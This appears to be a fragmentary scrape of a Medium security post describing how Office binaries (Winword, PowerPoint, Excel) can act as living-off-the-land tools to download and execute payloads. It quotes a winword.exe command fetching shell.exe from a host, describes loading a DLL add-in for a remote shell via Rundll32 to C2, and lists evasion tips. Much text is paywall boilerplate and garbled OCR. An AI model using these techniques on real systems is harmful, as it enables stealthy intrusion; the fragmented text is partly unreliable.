Open in app 7


Sign up Sign in

Write

## Unsanitized file validation leads to Malicious payload download via Office binaries.

## **Medium**






https://lolbas-project.github.io/lolbas/OtherMSBinaries/Winword/ https://lolbas-project.github.io/lolbas/OtherMSBinaries/Powerpnt/ https://lolbas-project.github.io/lolbas/OtherMSBinaries/Excel/

As a part of finding vulnerable endpoints to improve defence, I used to reckon legitimate binaries on any chance of masking for payload download/execute.

I focused my research towards Office binaries (winword/powerpnt/excel),

### **Medium**





This time i tried to download an executable and Winword.exe opens with scrambled strings.

winword.exe "http://192.168.1.10/shell.exe"

I noticed the file was downloaded here %localappdata%\Microsoft\Windows\Temporary Internet Files\Content.MSO

### **Medium**

Sign up to discover human stories that deepen your understanding of the world.

Free

/ Distraction-free reading. No ads.

/ Organize your knowledge with lists and highlights.

/ Tell your story. Find your audience.



Once the DLL was downloaded, I probed possible ways to execute the DLL via Office binaries, As researched There is a feature we can load Addins to Microsoft office.

I load the DLL payload via Microsoft Office, Awesome again I got the remote shell, When i see the chain of events, **Winword.exe -> Rundll32 -> C2**, There is no initial visibility on command line that which file rundll32 loaded (Ofcourse we can get those details by looking in to memory)

### **Medium**

Sign up to discover human stories that deepen your understanding of the world.

# Free ✓ Distraction-free reading. No ads. ✓ Organize your knowledge with lists and highlights. ✓ Tell your story. Find your audience.




The above 2 features indeed not a vulnerability, but the attackers can use windows legitimate binaries to download and execute the payload, This have been tracking as <u>LOLBINS</u>.

### https://youtu.be/yk3gKrgRVEE

As you can see above all payload download and execute are carried on via Office binaries.


Det --- 1 M: --- Ct --- C: --- 1 MD-1 - 1 D---- 1 - 1" t

### **Medium**





- Split the inserted payload to original document.
- Password protect the Base64 embedded document.



## **Medium**

